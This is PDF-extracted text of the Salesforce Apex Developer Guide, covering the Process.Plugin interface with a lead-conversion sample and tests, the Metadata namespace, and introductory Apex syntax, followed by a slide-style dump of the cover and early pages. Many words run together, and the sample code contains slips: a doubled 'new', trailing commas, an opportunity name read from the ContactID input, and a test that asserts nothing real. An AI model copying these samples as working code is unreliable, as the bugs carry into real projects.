string url = 'https://docs.google.com/document/edit?id=abc';
String status = 'Success';
Map<String,Object> result = new Map<String,Object>();
result.put('url', url);
result.put('status',status);
new Process.PluginResult(result);
Using the Process.PluginDescribeResult Class
Use the Process.Plugin interface describe method to dynamically provide both input and output parameters for the flow.
This method returns the Process.PluginDescribeResult class.
Tip: We recommend using the @InvocableMethod annotation instead of the Process.Plugin interface.
• The interface doesn’t support Blob, Collection, sObject, and Time data types, and it doesn’t support bulk operations. Once you
implement the interface on a class, the class can be referenced only from flows.
• The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be
referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.
The Process.PluginDescribeResult class doesn’t support the following functions.
• Queries
• Data modification
• Email
• Apex nested callouts
Process.PluginDescribeResult Class and Subclass Properties
Here’s the constructor for the Process.PluginDescribeResult class.
Process.PluginDescribeResult classname = new Process.PluginDescribeResult();
• PluginDescribeResult Class Properties
• PluginDescribeResult.InputParameter Class Properties
• PluginDescribeResult.OutputParameter Class Properties
Here’s the constructor for the Process.PluginDescribeResult.InputParameter class.
Process.PluginDescribeResult.InputParameter ip = new
Process.PluginDescribeResult.InputParameter(Name,Optional_description_string,
Process.PluginDescribeResult.ParameterType.Enum, Boolean_required);
Here’s the constructor for the Process.PluginDescribeResult.OutputParameter class.
Process.PluginDescribeResult.OutputParameter op = new
new Process.PluginDescribeResult.OutputParameter(Name,Optional description string,
Process.PluginDescribeResult.ParameterType.Enum);
To use the Process.PluginDescribeResult class, create instances of these subclasses.
• Process.PluginDescribeResult.InputParameter
431
Using Salesforce Features with Apex
Apex Developer Guide
• Process.PluginDescribeResult.OutputParameter
Process.PluginDescribeResult.InputParameter is a list of input parameters and has the following format.
Process.PluginDescribeResult.inputParameters =
new List<Process.PluginDescribeResult.InputParameter>{
new Process.PluginDescribeResult.InputParameter(Name,Optional_description_string,
Process.PluginDescribeResult.ParameterType.Enum, Boolean_required)
For example:
Process.PluginDescribeResult result = new Process.PluginDescribeResult();
result.setDescription('this plugin gets the name of a user');
result.setTag ('userinfo');
result.inputParameters = new List<Process.PluginDescribeResult.InputParameter>{
new Process.PluginDescribeResult.InputParameter('FullName',
Process.PluginDescribeResult.ParameterType.STRING, true),
new Process.PluginDescribeResult.InputParameter('DOB',
Process.PluginDescribeResult.ParameterType.DATE, true),
};
Process.PluginDescribeResult.OutputParameter is a list of output parameters and has the following format.
Process.PluginDescribeResult.outputParameters = new
List<Process.PluginDescribeResult.OutputParameter>{
new Process.PluginDescribeResult.OutputParameter(Name,Optional description string,
Process.PluginDescribeResult.ParameterType.Enum)
For example:
Process.PluginDescribeResult result = new Process.PluginDescribeResult();
result.setDescription('this plugin gets the name of a user');
result.setTag ('userinfo');
result.outputParameters = new List<Process.PluginDescribeResult.OutputParameter>{
new Process.PluginDescribeResult.OutputParameter('URL',
Process.PluginDescribeResult.ParameterType.STRING),
Both classes take the Process.PluginDescribeResult.ParameterType Enum. Valid values are:
• BOOLEAN
• DATE
• DATETIME
• DECIMAL
• DOUBLE
• FLOAT
• ID
• INTEGER
• LONG
• STRING
432
Using Salesforce Features with Apex
Apex Developer Guide
For example:
Process.PluginDescribeResult result = new Process.PluginDescribeResult();
result.outputParameters = new List<Process.PluginDescribeResult.OutputParameter>{
new Process.PluginDescribeResult.OutputParameter('URL',
Process.PluginDescribeResult.ParameterType.STRING, true),
new Process.PluginDescribeResult.OutputParameter('STATUS',
Process.PluginDescribeResult.ParameterType.STRING),
};
Process.Plugin Data Type Conversions
Understand how data types are converted between Apex and the values returned to the Process.Plugin. For example, text data
in a flow converts to string data in Apex.
Tip: We recommend using the @InvocableMethod annotation instead of the Process.Plugin interface.
• The interface doesn’t support Blob, Collection, sObject, and Time data types, and it doesn’t support bulk operations. Once you
implement the interface on a class, the class can be referenced only from flows.
• The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be
referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.
Data Type
Flow Data Type
Decimal
Number
Datetime/Date
Date
Datetime/Date
DateTime
Boolean and numeric with 1 or 0 values only
Boolean
String
Text
Sample Process.Plugin Implementation for Lead Conversion
In this example, an Apex class implements the Process.Plugin interface and converts a lead into an account, contact, and
optionally, an opportunity. Test methods for the plug-in are also included. This implementation can be called from a flow via a legacy
Apex action.
Tip: We recommend using the @InvocableMethod annotation instead of the Process.Plugin interface.
• The interface doesn’t support Blob, Collection, sObject, and Time data types, and it doesn’t support bulk operations. Once you
implement the interface on a class, the class can be referenced only from flows.
• The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be
referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.
// Converts a lead as an action in a flow.
global class VWFConvertLead implements Process.Plugin {
// This method runs when called by a flow's legacy Apex action.
global Process.PluginResult invoke(
Process.PluginRequest request) {
433
Using Salesforce Features with Apex
Apex Developer Guide
// Set up variables to store input parameters from
// the flow.
String leadID = (String) request.inputParameters.get(
'LeadID');
String contactID = (String)
request.inputParameters.get('ContactID');
String accountID = (String)
request.inputParameters.get('AccountID');
String convertedStatus = (String)
request.inputParameters.get('ConvertedStatus');
Boolean overWriteLeadSource = (Boolean)
request.inputParameters.get('OverwriteLeadSource');
Boolean createOpportunity = (Boolean)
request.inputParameters.get('CreateOpportunity');
String opportunityName = (String)
request.inputParameters.get('ContactID');
Boolean sendEmailToOwner = (Boolean)
request.inputParameters.get('SendEmailToOwner');
// Set the default handling for booleans.
if (overWriteLeadSource == null)
overWriteLeadSource = false;
if (createOpportunity == null)
createOpportunity = true;
if (sendEmailToOwner == null)
sendEmailToOwner = false;
// Convert the lead by passing it to a helper method.
Map<String,Object> result = new Map<String,Object>();
result = convertLead(leadID, contactID, accountID,
convertedStatus, overWriteLeadSource,
createOpportunity, opportunityName,
sendEmailToOwner);
return new Process.PluginResult(result);
}
// This method describes the plug-in and its inputs from
// and outputs to the flow.
// Implementing this method makes the class available
// in Flow Builder as a legacy Apex action.
global Process.PluginDescribeResult describe() {
// Set up plugin metadata
Process.PluginDescribeResult result = new
Process.PluginDescribeResult();
result.description =
'The LeadConvert Flow Plug-in converts a lead into ' +
'an account, a contact, and ' +
'(optionally)an opportunity.';
result.tag = 'Lead Management';
// Create a list that stores both mandatory and optional
// input parameters from the flow.
// NOTE: Only primitive types (STRING, NUMBER, etc.) are
434
Using Salesforce Features with Apex
Apex Developer Guide
// supported. Collections aren't supported.
result.inputParameters = new
List<Process.PluginDescribeResult.InputParameter>{
// Lead ID (mandatory)
new Process.PluginDescribeResult.InputParameter(
'LeadID',
Process.PluginDescribeResult.ParameterType.STRING,
true),
// Account Id (optional)
new Process.PluginDescribeResult.InputParameter(
'AccountID',
Process.PluginDescribeResult.ParameterType.STRING,
false),
// Contact ID (optional)
new Process.PluginDescribeResult.InputParameter(
'ContactID',
Process.PluginDescribeResult.ParameterType.STRING,
false),
// Status to use once converted
new Process.PluginDescribeResult.InputParameter(
'ConvertedStatus',
Process.PluginDescribeResult.ParameterType.STRING,
true),
new Process.PluginDescribeResult.InputParameter(
'OpportunityName',
Process.PluginDescribeResult.ParameterType.STRING,
false),
new Process.PluginDescribeResult.InputParameter(
'OverwriteLeadSource',
Process.PluginDescribeResult.ParameterType.BOOLEAN,
false),
new Process.PluginDescribeResult.InputParameter(
'CreateOpportunity',
Process.PluginDescribeResult.ParameterType.BOOLEAN,
false),
new Process.PluginDescribeResult.InputParameter(
'SendEmailToOwner',
Process.PluginDescribeResult.ParameterType.BOOLEAN,
false)
};
// Create a list that stores output parameters sent
// to the flow.
result.outputParameters = new List<
Process.PluginDescribeResult.OutputParameter>{
// Account ID of the converted lead
new Process.PluginDescribeResult.OutputParameter(
'AccountID',
Process.PluginDescribeResult.ParameterType.STRING),
// Contact ID of the converted lead
new Process.PluginDescribeResult.OutputParameter(
'ContactID',
Process.PluginDescribeResult.ParameterType.STRING),
// Opportunity ID of the converted lead
435
Using Salesforce Features with Apex
Apex Developer Guide
new Process.PluginDescribeResult.OutputParameter(
'OpportunityID',
Process.PluginDescribeResult.ParameterType.STRING)
};
return result;
}
/**
* Implementation of the LeadConvert plug-in.
* Converts a given lead with several options:
* leadID - ID of the lead to convert
* contactID -
* accountID - ID of the Account to attach the converted
* Lead/Contact/Opportunity to.
* convertedStatus -
* overWriteLeadSource -
* createOpportunity - true if you want to create a new
* Opportunity upon conversion
* opportunityName - Name of the new Opportunity.
* sendEmailtoOwner - true if you are changing owners upon
* conversion and want to notify the new Opportunity owner.
*
* returns: a Map with the following output:
* AccountID - ID of the Account created or attached
* to upon conversion.
* ContactID - ID of the Contact created or attached
* to upon conversion.
* OpportunityID - ID of the Opportunity created
* upon conversion.
*/
public Map<String,String> convertLead (
String leadID,
String contactID,
String accountID,
String convertedStatus,
Boolean overWriteLeadSource,
Boolean createOpportunity,
String opportunityName,
Boolean sendEmailToOwner
) {
Map<String,String> result = new Map<String,String>();
if (leadId == null) throw new ConvertLeadPluginException(
'Lead Id cannot be null');
// check for multiple leads with the same ID
Lead[] leads = [Select Id, FirstName, LastName, Company
From Lead where Id = :leadID];
if (leads.size() > 0) {
Lead l = leads[0];
// CheckAccount = true, checkContact = false
if (accountID == null && l.Company != null) {
Account[] accounts = [Select Id, Name FROM Account
436
Using Salesforce Features with Apex
Apex Developer Guide
where Name = :l.Company LIMIT 1];
if (accounts.size() > 0) {
accountId = accounts[0].id;
}
}
// Perform the lead conversion.
Database.LeadConvert lc = new Database.LeadConvert();
lc.setLeadId(leadID);
lc.setOverwriteLeadSource(overWriteLeadSource);
lc.setDoNotCreateOpportunity(!createOpportunity);
lc.setConvertedStatus(convertedStatus);
if (sendEmailToOwner != null) lc.setSendNotificationEmail(
sendEmailToOwner);
if (accountId != null && accountId.length() > 0)
lc.setAccountId(accountId);
if (contactId != null && contactId.length() > 0)
lc.setContactId(contactId);
if (createOpportunity) {
lc.setOpportunityName(opportunityName);
}
Database.LeadConvertResult lcr = Database.convertLead(
lc, true);
if (lcr.isSuccess()) {
result.put('AccountID', lcr.getAccountId());
result.put('ContactID', lcr.getContactId());
if (createOpportunity) {
result.put('OpportunityID',
lcr.getOpportunityId());
}
} else {
String error = lcr.getErrors()[0].getMessage();
throw new ConvertLeadPluginException(error);
}
} else {
throw new ConvertLeadPluginException(
'No leads found with Id : "' + leadId + '"');
}
return result;
}
// Utility exception class
class ConvertLeadPluginException extends Exception {}
}
// Test class for the lead convert Apex plug-in.
@isTest
private class VWFConvertLeadTest {
static testMethod void basicTest() {
// Create test lead
Lead testLead = new Lead(
Company='Test Lead',FirstName='John',LastName='Doe');
insert testLead;
437
Using Salesforce Features with Apex
Apex Developer Guide
LeadStatus convertStatus =
[Select Id, MasterLabel from LeadStatus
where IsConverted=true limit 1];
// Create test conversion
VWFConvertLead aLeadPlugin = new VWFConvertLead();
Map<String,Object> inputParams = new Map<String,Object>();
Map<String,Object> outputParams = new Map<String,Object>();
inputParams.put('LeadID',testLead.ID);
inputParams.put('ConvertedStatus',
convertStatus.MasterLabel);
Process.PluginRequest request = new
Process.PluginRequest(inputParams);
Process.PluginResult result;
result = aLeadPlugin.invoke(request);
Lead aLead = [select name, id, isConverted
from Lead where id = :testLead.ID];
System.Assert(aLead.isConverted);
}
/*
* This tests lead conversion with
* the Account ID specified.
*/
static testMethod void basicTestwithAccount() {
// Create test lead
Lead testLead = new Lead(
Company='Test Lead',FirstName='John',LastName='Doe');
insert testLead;
Account testAccount = new Account(name='Test Account');
insert testAccount;
// System.debug('ACCOUNT BEFORE' + testAccount.ID);
LeadStatus convertStatus = [Select Id, MasterLabel
from LeadStatus where IsConverted=true limit 1];
// Create test conversion
VWFConvertLead aLeadPlugin = new VWFConvertLead();
Map<String,Object> inputParams = new Map<String,Object>();
Map<String,Object> outputParams = new Map<String,Object>();
inputParams.put('LeadID',testLead.ID);
inputParams.put('AccountID',testAccount.ID);
inputParams.put('ConvertedStatus',
convertStatus.MasterLabel);
438
Using Salesforce Features with Apex
Apex Developer Guide
Process.PluginRequest request = new
Process.PluginRequest(inputParams);
Process.PluginResult result;
result = aLeadPlugin.invoke(request);
Lead aLead =
[select name, id, isConverted, convertedAccountID
from Lead where id = :testLead.ID];
System.Assert(aLead.isConverted);
//System.debug('ACCOUNT AFTER' + aLead.convertedAccountID);
System.AssertEquals(testAccount.ID, aLead.convertedAccountID);
}
/*
* This tests lead conversion with the Account ID specified.
*/
static testMethod void basicTestwithAccounts() {
// Create test lead
Lead testLead = new Lead(
Company='Test Lead',FirstName='John',LastName='Doe');
insert testLead;
Account testAccount1 = new Account(name='Test Lead');
insert testAccount1;
Account testAccount2 = new Account(name='Test Lead');
insert testAccount2;
// System.debug('ACCOUNT BEFORE' + testAccount.ID);
LeadStatus convertStatus = [Select Id, MasterLabel
from LeadStatus where IsConverted=true limit 1];
// Create test conversion
VWFConvertLead aLeadPlugin = new VWFConvertLead();
Map<String,Object> inputParams = new Map<String,Object>();
Map<String,Object> outputParams = new Map<String,Object>();
inputParams.put('LeadID',testLead.ID);
inputParams.put('ConvertedStatus',
convertStatus.MasterLabel);
Process.PluginRequest request = new
Process.PluginRequest(inputParams);
Process.PluginResult result;
result = aLeadPlugin.invoke(request);
Lead aLead =
[select name, id, isConverted, convertedAccountID
from Lead where id = :testLead.ID];
System.Assert(aLead.isConverted);
}
439
Using Salesforce Features with Apex
Apex Developer Guide
/*
* -ve Test
*/
static testMethod void errorTest() {
// Create test lead
// Lead testLead = new Lead(Company='Test Lead',
// FirstName='John',LastName='Doe');
LeadStatus convertStatus = [Select Id, MasterLabel
from LeadStatus where IsConverted=true limit 1];
// Create test conversion
VWFConvertLead aLeadPlugin = new VWFConvertLead();
Map<String,Object> inputParams = new Map<String,Object>();
Map<String,Object> outputParams = new Map<String,Object>();
inputParams.put('LeadID','00Q7XXXXxxxxxxx');
inputParams.put('ConvertedStatus',convertStatus.MasterLabel);
Process.PluginRequest request = new
Process.PluginRequest(inputParams);
Process.PluginResult result;
try {
result = aLeadPlugin.invoke(request);
}
catch (Exception e) {
System.debug('EXCEPTION' + e);
System.AssertEquals(1,1);
}
}
/*
* This tests the describe() method
*/
static testMethod void describeTest() {
VWFConvertLead aLeadPlugin =
new VWFConvertLead();
Process.PluginDescribeResult result =
aLeadPlugin.describe();
System.AssertEquals(
result.inputParameters.size(), 8);
System.AssertEquals(
result.OutputParameters.size(), 3);
}
}
440
Using Salesforce Features with Apex
Apex Developer Guide
Metadata
Salesforce uses metadata types and components to represent org configuration and customization. Metadata is used for org settings
that admins control, or configuration information applied by installed apps and packages.
Use the classes in the Metadata namespace to access metadata from within Apex code for tasks that include:
• Customizing app installs or upgrades—During or after an install (or upgrade), your app can create or update metadata to let users
configure your app.
• Customizing apps after installation—After your app is installed, you can use metadata in Apex to let admins configure your app
using the UI that your app provides rather than having admins manually use the standard Salesforce setup UI.
• Securelyaccessingprotectedmetadata—Updatemetadatathatyourappusesinternallywithoutexposingthesetypesandcomponents
to your users.
• Creating custom configuration tools—Use metadata in Apex to provide custom tools for admins to customize apps and packages.
Metadata access in Apex is available for Apex classes using API version 40.0 and later.
For more information on metadata types and components, see the Metadata API Developer Guide and the Custom Metadata Types
Implementation Guide.
IN THIS SECTION:
Retrieving and Deploying Metadata
Retrieve and deploy metadata using the Metadata.Operations class.
Supported Metadata Types
Apex supports a subset of metadata types and components.
Security Considerations
Be aware of security considerations when accessing metadata using Apex.
Testing Metadata Deployments
Apex code that accesses metadata must be properly tested.
SEE ALSO:
Apex Reference Guide: Metadata Namespace
Retrieving and Deploying Metadata
Retrieve and deploy metadata using the Metadata.Operations class.
Use the Metadata.Operations.retrieve() method to synchronously retrieve metadata from the current org. Provide a list
ofmetadatacomponentnamesthatyouwanttoretrieve.Salesforcereturnsalistofmatchingcomponentdata,representedb
salesforce_apex_developer_guide

salesforce_apex_developer_guide

  • 1.
    Apex Developer Guide Version59.0, Winter ’24 @salesforcedocs Last updated: September 1, 2023
  • 2.
    © Copyright 2000–2023Salesforce, Inc. All rights reserved. Salesforce is a registered trademark of Salesforce, Inc., as are other names and marks. Other marks appearing herein may be trademarks of their respective owners.
  • 3.
    CONTENTS Apex Developer Guide. . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 1 Release Notes . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 1 Getting Started with Apex . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 1 Introducing Apex . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 2 Apex Development Process . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 11 Apex Quick Start . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 16 Writing Apex . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 23 Data Types and Variables . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 23 Control Flow Statements . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 51 Classes, Objects, and Interfaces . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 58 Working with Data in Apex . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 122 Running Apex . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 232 Invoking Apex . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 232 Apex Transactions and Governor Limits . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 313 Using Salesforce Features with Apex . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 325 Integration and Apex Utilities . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 532 Debugging, Testing, and Deploying Apex . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 599 Debugging Apex . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 599 Testing Apex . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 638 Deploying Apex . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 672 Distributing Apex Using Managed Packages . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 679 Apex Reference . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 684 Appendices . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 684 Shipping Invoice Example . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 684 Reserved Keywords . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 696 Documentation Typographical Conventions . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 697 Glossary . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 698
  • 5.
    APEX DEVELOPER GUIDE Apexis a strongly typed, object-oriented programming language that allows developers to execute flow and transaction control statements on the Salesforce Platform server, in conjunction with calls to the API. This guide introduces you to the Apex development process and provides valuable information on learning, writing, deploying and testing Apex. For reference information on Apex classes, interfaces, exceptions and so on, see Apex Reference Guide. IN THIS SECTION: Apex Release Notes Use the Salesforce Release Notes to learn about the most recent updates and changes to Apex. Getting Started with Apex Learn about the Apex development lifecycle. Follow a step-by-step tutorial to create an Apex class and trigger, and deploy them to a production organisation. Writing Apex Apex is like Java for Salesforce. It enables you to add and interact with data in the Lightning Platform persistence layer. It uses classes, datatypes,variables,andif-elsestatements.Youcanmakeitexecutebasedonacondition,orhaveablockofcodeexecuterepeatedly. Running Apex You can access many features of the Salesforce user interface programmatically in Apex, and you can integrate with external SOAP and REST Web services. You can run Apex code using a variety of mechanisms. Apex code runs in atomic transactions. Debugging, Testing, and Deploying Apex Develop your Apex code in a sandbox and debug it with the Developer Console and debug logs. Unit-test your code, then distribute it to customers using packages. Apex Reference In Summer ’21 and later versions, Apex reference content is moved to a separate guide called the Apex Reference Guide. Appendices Glossary Apex Release Notes Use the Salesforce Release Notes to learn about the most recent updates and changes to Apex. For Apex updates and changes that impact the Salesforce Platform, see the Apex Release Notes. For new and changed Apex classes, methods, exceptions and interfaces, see Apex: New and Changed Items in the Salesforce Release Notes. Getting Started with Apex Learn about the Apex development lifecycle. Follow a step-by-step tutorial to create an Apex class and trigger, and deploy them to a production organisation. 1
  • 6.
    IN THIS SECTION: IntroducingApex Apex code is the first multitenant, on-demand programming language for developers interested in building the next generation of business applications. Apex revolutionizes the way developers create on-demand applications. Apex Development Process In this chapter, you’ll learn about the Apex development lifecycle, and which organization and tools to use to develop Apex. You’ll also learn about testing and deploying Apex code. Apex Quick Start Thisstep-by-steptutorialshowshowtocreateasimpleApexclassandtrigger,andhowtodeploythesecomponentstoaproduction organization. Introducing Apex Apex code is the first multitenant, on-demand programming language for developers interested in building the next generation of business applications. Apex revolutionizes the way developers create on-demand applications. While many customization options are available through the Salesforce user interface, such as the ability to define new fields, objects, workflow, and approval processes, developers can also use the SOAP API to issue data manipulation commands such as delete(), update() or upsert(), from client-side programs. Theseclient-sideprograms,typicallywritteninJava,JavaScript,.NET,orotherprogramminglanguages,grantorganizationsmoreflexibility in their customizations. However, because the controlling logic for these client-side programs is not located on Salesforce servers, they arerestrictedbytheperformancecostsofmakingmultipleround-tripstotheSalesforcesitetoaccomplishcommonbusinesstransactions, and by the cost and complexity of hosting server code, such as Java or .NET, in a secure and robust environment. IN THIS SECTION: 1. What is Apex? Apex is a strongly typed, object-oriented programming language that allows developers to execute flow and transaction control statements on Salesforce servers in conjunction with calls to the API. Using syntax that looks like Java and acts like database stored procedures, Apex enables developers to add business logic to most system events, including button clicks, related record updates, and Visualforce pages. Apex code can be initiated by Web service requests and from triggers on objects. 2. Understanding Apex Core Concepts Apex code typically contains many things that you might be familiar with from other programming languages. 3. When Should I Use Apex? The Salesforce prebuilt applications provide powerful CRM functionality. In addition, Salesforce provides the ability to customize the prebuiltapplicationstofityourorganization.However,yourorganizationmayhavecomplexbusinessprocessesthatareunsupported by the existing functionality. In this case, Lightning Platform provides various ways for advanced administrators and developers to build custom functionality. 4. How Does Apex Work? All Apex runs entirely on-demand on the Lightning Platform. Developers write and save Apex code to the platform, and end users trigger the execution of the Apex code via the user interface. 5. Developing Code in the Cloud The Apex programming language is saved and runs in the cloud—the multitenant platform. Apex is tailored for data access and datamanipulationontheplatform,anditenablesyoutoaddcustombusinesslogictosystemevents.Whileitprovidesmanybenefits for automating business processes on the platform, it is not a general purpose programming language. 2 Introducing Apex Apex Developer Guide
  • 7.
    What is Apex? EDITIONS Availablein: Salesforce Classic (not available in all orgs) and Lightning Experience Available in: Enterprise, Performance, Unlimited, Developer, and Database.com Editions Apexisastronglytyped,object-orientedprogramminglanguagethatallowsdeveloperstoexecute flow and transaction control statements on Salesforce servers in conjunction with calls to the API. Using syntax that looks like Java and acts like database stored procedures, Apex enables developers to add business logic to most system events, including button clicks, related record updates, and Visualforcepages.ApexcodecanbeinitiatedbyWebservicerequestsandfromtriggersonobjects. You can add Apex to most system events. As a language, Apex is: Integrated Apex provides built-in support for common Lightning Platform idioms, including: • Data manipulation language (DML) calls, such as INSERT, UPDATE, and DELETE, that include built-in DmlException handling 3 Introducing Apex Apex Developer Guide
  • 8.
    • InlineSalesforceObjectQueryLanguage(SOQL)andSalesforceObjectSearchLanguage(SOSL)queriesthatreturnlistsofsObject records • Loopingthat allows for bulk processing of multiple records at a time • Locking syntax that prevents record update conflicts • Custom public API calls that can be built from stored Apex methods • Warnings and errors issued when a user tries to edit or delete a custom object or field that is referenced by Apex Easy to use Apex is based on familiar Java idioms, such as variable and expression syntax, block and conditional statement syntax, loop syntax, object and array notation. Where Apex introduces new elements, it uses syntax and semantics that are easy to understand and encourage efficient use of the Lightning Platform. Therefore, Apex produces code that is both succinct and easy to write. Data focused ApexisdesignedtothreadtogethermultiplequeryandDMLstatementsintoasingleunitofworkontheSalesforceserver.Developers use database stored procedures to thread together multiple transaction statements on a database server in a similar way. Like other database stored procedures, Apex does not attempt to provide general support for rendering elements in the user interface. Rigorous Apex is a strongly typed language that uses direct references to schema objects such as object and field names. It fails quickly at compile time if any references are invalid. It stores all custom field, object, and class dependencies in metadata to ensure that they are not deleted while required by active Apex code. Hosted Apex is interpreted, executed, and controlled entirely by the Lightning Platform. Multitenant aware Like the rest of the Lightning Platform, Apex runs in a multitenant environment. So, the Apex runtime engine is designed to guard closely against runaway code, preventing it from monopolizing shared resources. Any code that violates limits fails with easy-to-understand error messages. Easy to test Apex provides built-in support for unit test creation and execution. It includes test results that indicate how much code is covered, and which parts of your code could be more efficient. Salesforce ensures that all custom Apex code works as expected by executing all unit tests prior to any platform upgrades. Versioned You can save your Apex code against different versions of the API. This enables you to maintain behavior. Apex is included in Performance Edition, Unlimited Edition, Developer Edition, Enterprise Edition, and Database.com. Understanding Apex Core Concepts Apex code typically contains many things that you might be familiar with from other programming languages. 4 Introducing Apex Apex Developer Guide
  • 9.
    Programming elements inApex The section describes the basic functionality of Apex, as well as some of the core concepts. Using Version Settings In the Salesforce user interface you can specify a version of the Salesforce API against which to save your Apex class or trigger. This setting indicates not only the version of SOAP API to use, but which version of Apex as well. You can change the version after saving. Every class or trigger name must be unique. You cannot save the same class or trigger against different versions. You can also use version settings to associate a class or trigger with a particular version of a managed package that is installed in your organization from AppExchange. This version of the managed package will continue to be used by the class or trigger if later versions of the managed package are installed, unless you manually update the version setting. To add an installed managed package to the settings list, select a package from the list of available packages. The list is only displayed if you have an installed managed package that is not already associated with the class or trigger. For more information about using version settings with managed packages, see About Package Versions in the Salesforce online help. 5 Introducing Apex Apex Developer Guide
  • 10.
    Naming Variables, Methodsand Classes You cannot use any of the Apex reserved keywords when naming variables, methods or classes. These include words that are part of Apex and the Lightning platform, such as list, test, or account, as well as reserved keywords. Using Variables and Expressions Apex is a strongly-typed language, that is, you must declare the data type of a variable when you first refer to it. Apex data types include basic types such as Integer, Date, and Boolean, as well as more advanced types such as lists, maps, objects and sObjects. Variables are declared with a name and a data type. You can assign a value to a variable when you declare it. You can also assign values later. Use the following syntax when declaring variables: datatype variable_name [ = value]; Tip: Note that the semi-colon at the end of the above is not optional. You must end all statements with a semi-colon. The following are examples of variable declarations: // The following variable has the data type of Integer with the name Count, // and has the value of 0. Integer Count = 0; // The following variable has the data type of Decimal with the name Total. Note // that no value has been assigned to it. Decimal Total; // The following variable is an account, which is also referred to as an sObject. Account MyAcct = new Account(); In Apex, all primitive data type arguments, such as Integer or String, are passed into methods by value. This fact means that any changes to the arguments exist only within the scope of the method. When the method returns, the changes to the arguments are lost. Non-primitive data type arguments, such as sObjects, are passed into methods by reference. Therefore, when the method returns, the passed-in argument still references the same object as before the method call. Within the method, the reference can't be changed to point to another object, but the values of the object's fields can be changed. Using Statements A statement is any coded instruction that performs an action. In Apex, statements must end with a semicolon and can be one of the following types: • Assignment, such as assigning a value to a variable • Conditional (if-else) • Loops: – Do-while – While – For • Locking • Data Manipulation Language (DML) • Transaction Control • Method Invoking • Exception Handling 6 Introducing Apex Apex Developer Guide
  • 11.
    A block isa series of statements that are grouped together with curly braces and can be used in any place where a single statement would be allowed. For example: if (true) { System.debug(1); System.debug(2); } else { System.debug(3); System.debug(4); } In cases where a block consists of only one statement, the curly braces can be left off. For example: if (true) System.debug(1); else System.debug(2); Using Collections Apex has the following types of collections: • Lists (arrays) • Maps • Sets A list is a collection of elements, such as Integers, Strings, objects, or other collections. Use a list when the sequence of elements is important. You can have duplicate elements in a list. The first index position in a list is always 0. To create a list: • Use the new keyword • Use the List keyword followed by the element type contained within <> characters. Use the following syntax for creating a list: List <datatype> list_name [= new List<datatype>();] | [=new List<datatype>{value [, value2. . .]};] | ; The following example creates a list of Integer, and assigns it to the variable My_List. Remember, because Apex is strongly typed, you must declare the data type of My_List as a list of Integer. List<Integer> My_List = new List<Integer>(); For more information, see Lists on page 28. A set is a collection of unique, unordered elements. It can contain primitive data types, such as String, Integer, Date, and so on. It can also contain more complex data types, such as sObjects. To create a set: • Use the new keyword • Use the Set keyword followed by the primitive data type contained within <> characters 7 Introducing Apex Apex Developer Guide
  • 12.
    Use the followingsyntax for creating a set: Set<datatype> set_name [= new Set<datatype>();] | [= new Set<datatype>{value [, value2. . .] };] | ; The following example creates a set of String. The values for the set are passed in using the curly braces {}. Set<String> My_String = new Set<String>{'a', 'b', 'c'}; For more information, see Sets on page 31. A map is a collection of key-value pairs. Keys can be any primitive data type. Values can include primitive data types, as well as objects and other collections. Use a map when finding something by key matters. You can have duplicate values in a map, but each key must be unique. To create a map: • Use the new keyword • Use the Map keyword followed by a key-value pair, delimited by a comma and enclosed in <> characters. Use the following syntax for creating a map: Map<key_datatype, value_datatype> map_name [=new map<key_datatype, value_datatype>();] | [=new map<key_datatype, value_datatype> {key1_value => value1_value [, key2_value => value2_value. . .]};] | ; The following example creates a map that has a data type of Integer for the key and String for the value. In this example, the values for the map are being passed in between the curly braces {} as the map is being created. Map<Integer, String> My_Map = new Map<Integer, String>{1 => 'a', 2 => 'b', 3 => 'c'}; For more information, see Maps on page 32. Using Branching An if statement is a true-false test that enables your application to do different things based on a condition. The basic syntax is as follows: if (Condition){ // Do this if the condition is true } else { // Do this if the condition is not true } For more information, see Conditional (If-Else) Statements on page 51. Using Loops While the if statement enables your application to do things based on a condition, loops tell your application to do the same thing again and again based on a condition. Apex supports the following types of loops: • 